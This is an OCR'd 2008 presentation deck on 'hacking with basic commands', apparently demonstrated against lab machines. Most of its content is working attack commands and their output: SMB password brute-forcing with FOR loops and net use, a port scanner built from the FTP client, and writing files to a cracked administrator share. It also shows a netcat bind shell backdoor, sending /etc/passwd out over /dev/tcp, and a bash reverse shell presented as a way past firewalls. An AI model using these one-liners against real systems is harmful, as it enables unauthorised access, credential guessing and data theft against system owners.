
# Hacking With Basic Command

Presented :
Dedi Dwianto
[theday@echo.or.id]

# Contents

- Scenario
- Windows Command-Line Hacking
- Netcat
- Linux Commnad-Line Hacking
- Q&A

# Scenario





e-rdc.org 2008

# Windows Command

- Finding Others Machines
- SMB Sessions
- FOR Loops
- Password Guessing
- Port Scanner
- File Transfer

# Finding other machines

- C:\>ipconfig /displaydns
- C:\>arp –a



# Setting up smb sessions

- Set up session with a target

```
C:\> net use \\[targetIP] [password] /u:[user]
```

- Mount a Share on a target :

```
C:\> net use \\[targetIP]\[sharename] [password] /u:[user]
```

# Dropping smb sessions

- Windows only accept one username at a time only
- Drop SMB Session

```
C:\> net use \\[TargetIP] /del
```

- Drop All SMB Session

```
C:> net use * /del
```

# FOR Loops

- Common Option for Hacking
- FOR /L : Loop through a range of numbers
- FOR /F: Loop through items in a text file


# FOR /L Loops

- FOR /L loops are counters :

  c:\> for /L %i in ([start],[step],[stop]) do [command]

- Simple Counter

  c:\> for /L %i in (1,1,255) do echo %i



# FOR /L Loops

- Run Multiple Command
  [command1] & [command2]

```
c:\> for /L %i in (1,1,10) do echo %i & ping –n 5 127.0.0.1
```

- Run Command1 and Run Command2 if Command1 run without error
  [command1] && [command2]

```
C:\> for /L %i in (1,1,10) do echo %ii && ping –n 5 127.0.0.1
```

# FOR /L Loops : Handling Output

- Redirect to nul : > null

```
c:\> for /L %i in (1,1,10) do echo %i & ping –n 5 127.0.0.1 > nul
```


- Redirect to file : >filename

```
C:\> for /L %i in (1,1,10) do echo %i && ping –n 5 127.0.0.1 > result.txt
```

- Output find string : | find “[string name]”
- Redirect Error Message : [command] 2>null or [command] 2>>file

# Simple Sweep Ping

C:\> for /L %i in (1,1,10) do echo %i & ping –n 5 192.168.114.%i | find “Reply”



# FOR /F Loops

- Loop through text

- etc can be :
  - File content
  - String
  - Command

```
FOR /F ["options"] %parameter IN (“etc") DO command
```

# Password Guessing with FOR /F

- Password Guessing via SMB
- You know Username
- Password list from John the Ripper's password.lst

```
C:\>for /F %i in (password.lst) do @echo %i & @net use \\[targetIP] %i /u:[Username]
    2>nul && pause && echo [Username] :%i >> done.txt
```



Command Prompt - pause

```
C:\>for /f %i in (c:\tempe\password.lst) do @echo %i & @net use \\192.168.114.4
%i /u:Administrator 2>nul && pause && echo Administrator :%i >> done.txt
#!comment:
#!comment:
#!comment:
#!comment:
#!comment:
#!comment:
#!comment:
#!comment:
12345
abc123
password
computer
123456
tigger
1234
a1b2c3
qwerty
123
xxx
money
test
carmen
mickey
secret
summer
password123
The command completed successfully.

Press any key to continue . . . _
```

done - Notepad

File Edit Format View Help

```
Administrator :password123
```

# Username & Password Guessing with FOR /F

- Guees each password for each username
- We need 2 file username & password list
- 2 variable %u and %p for username & password
- Use net use for try SMB session
- Drop SMB if success Login

```
C:\>for /F %u in (user.txt) do @(for /F %p in (password.txt) do @echo %u : %p &
    @net use \\[targetIP] %p /u:%u  2>nul && echo %u : %p  >> done.txt &&
    net use \\[targetIP] /del)
```



Command Prompt

```
C:\>for /F %u in (c:\tempe\user.txt) do @(for /F %p in (c:\tempe\password.txt) d
o @echo %u : %p & @net use \\192.168.114.4 %p /u:%u 2>nul && echo %u : %p >> don
e.txt && net use \\192.168.114.4 /del)
tempe : qwerty
tempe : 123
tempe : xxx
tempe : money
tempe : test
tempe : carmen
tempe : mickey
tempe : secret
tempe : summer
tempe : password123
tempe : tempe
tempe : dudul
tempe : internet
tempe : service
dudul : qwerty
dudul : 123
dudul : xxx
dudul : money
dudul : test
dudul : carmen
dudul : mickey
dudul : secret
dudul : summer
dudul : password123
dudul : tempe
dudul : dudul
The command completed successfully.

\\192.168.114.4 was deleted successfully.

dudul : internet
dudul : service
Administrator : qwerty
Administrator : 123
```

done - Notepad

File Edit Format View Help

```
tempe : cantik
dudul : dudul
Administrator : password123
```

# Windows Port Scanner With FTP Client

- Windows FTP Client C:\> ftp [IpAddress]
- Using –s option FTP for ready from file : c:\>ftp –s:[filename]
- We'll write a loop that generate FTP command file and invoke FTP to run from that command
- Store the result

```
for/L %i in (1,1,1024) do echo Checking Port  %i: >> ports.txt
& echo open [IPAddress] %i > ftp.txt & echo quit >> ftp.txt
& ftp -s:ftp.txt 2>>ports.txt
```



Command Prompt - ftp -s:ftp.txt

```
C:\>for /L %i in (1,1,1024) do echo Checking Port :%i >> ports.txt & echo open 1
92.168.114.2 %i > ftp.txt & echo quit >>ftp.txt & ftp -s:ftp.txt 2>>ports.txt

C:\>echo Checking Port :1   1>>ports.txt  & echo open 192.168.114.2 1   1>ftp.tx
t  & echo quit   1>>ftp.txt  & ftp -s:ftp.txt  2>>ports.txt
ftp> open 192.168.114.2 1
ftp> quit

C:\>echo Checking Port :2   1>>ports.txt  & echo open 192.168.114.2 2   1>ftp.tx
t  & echo quit   1>>ftp.txt  & ftp -s:ftp.txt  2>>ports.txt
ftp> open 192.168.114.2 2
ftp> quit

C:\>echo Checking Port :3   1>>ports.txt  & echo open 192.168.114.2 3   1>ftp.tx
t  & echo quit   1>>ftp.txt  & ftp -s:ftp.txt  2>>ports.txt
ftp> open 192.168.114.2 3
```

ports - Notepad

File Edit Format View Help

```
> ftp: connect :Unknown error number
Checking Port :15
> ftp: connect :Unknown error number
Checking Port :16
> ftp: connect :Unknown error number
Checking Port :17
> ftp: connect :Unknown error number
Checking Port :18
> ftp: connect :Unknown error number
Checking Port :19
> ftp: connect :Unknown error number
Checking Port :20
> ftp: connect :Unknown error number
Checking Port :21
Login failed.
```

# Windows Command Line File Transfer

- Use Windows File & Printer Sharing
- Redirect to Share folder :

```
C:\>type [filename] > \\[IPtarget]\[share]\[filename]
```

- Login to SMB Session take from Password Guessing

```
C:\> net use \\[IPTarget] [password] /u:[username]
```




Command Prompt

```
C:\>net use \\192.168.114.4 password123 /u:Administrator
The command completed successfully.

C:\>echo Hello Dude,We Own Your Box :lol > \\192.168.114.4\C$\own.txt

C:\>_
```

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.114.4
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.114.1

C:\>type own.txt
Hello Dude,We Own Your Box :lol

C:\>_
```

# Netcat

- TCP/UDP Network Widget
- Standard In and Send It across the network
- Receives data from network and put it to standard out




# Netcat Functions

- Send File
- Port Scan
- Backdoor Shell Access
- Connect to Open Port
- Simple Chats
- Replay Data in TCP/UDP Packets
- Etc …

# Netcat : Windows Backdoor

nc -l -p [port] -e “cmd.exe”

```
[theday@pvs07 tmp]$ telnet 192.168.114.10 2222
Trying 192.168.114.10...
Connected to 192.168.114.10 (192.168.114.10).
Escape character is '^]'.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\tempe>
```



# Linux Command Line Hacking

- /dev/tcp/
- Open Connection to Other Machines
- Like Connect Back Shell
- /dev/tcp/[IPAddress]/[Port]

```
theday@pvs07 tmp]$ cat /etc/passwd > /dev/tcp/192.168.114.10/2222
theday@pvs07 tmp]$
```

Command Prompt

```
C:\tempe>nc -l -p 2222
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
rpm:x:37:37::/var/lib/rpm:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
avahi:x:70:70:Avahi daemon:/:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
```

# Backdooring via **/dev/tcp**

```
/bin/bash -i > /dev/tcp/[IP Attacker]/[port] 0<&1 2>&1
```

nc -l -p 80

Type Command

Firewall

Deny Incoming

/bin/bash -i > /dev/tcp/[ip]/[port] 0<&1 2>&1

Command Execute

```
[theday@pvs07 tmp]$ /bin/bash -i > /dev/tcp/192.168.114.10/80 0<&1 2>&1
]
```

Command Prompt - nc -l -p 80

```
C:\tempe>nc -l -p 80
←]0;theday@pvs07:/tmp[theday@pvs07 tmp]$ id;uname -a
uid=500(theday) gid=500(theday) groups=500(theday)
Linux pvs07.dedidwianto.or.id 2.6.18-92.el5 #1 SMP Tue Jun 10 18:49:47 EDT 2008
i686 i686 i386 GNU/Linux
←]0;theday@pvs07:/tmp[theday@pvs07 tmp]$ _
```

# THANK YOU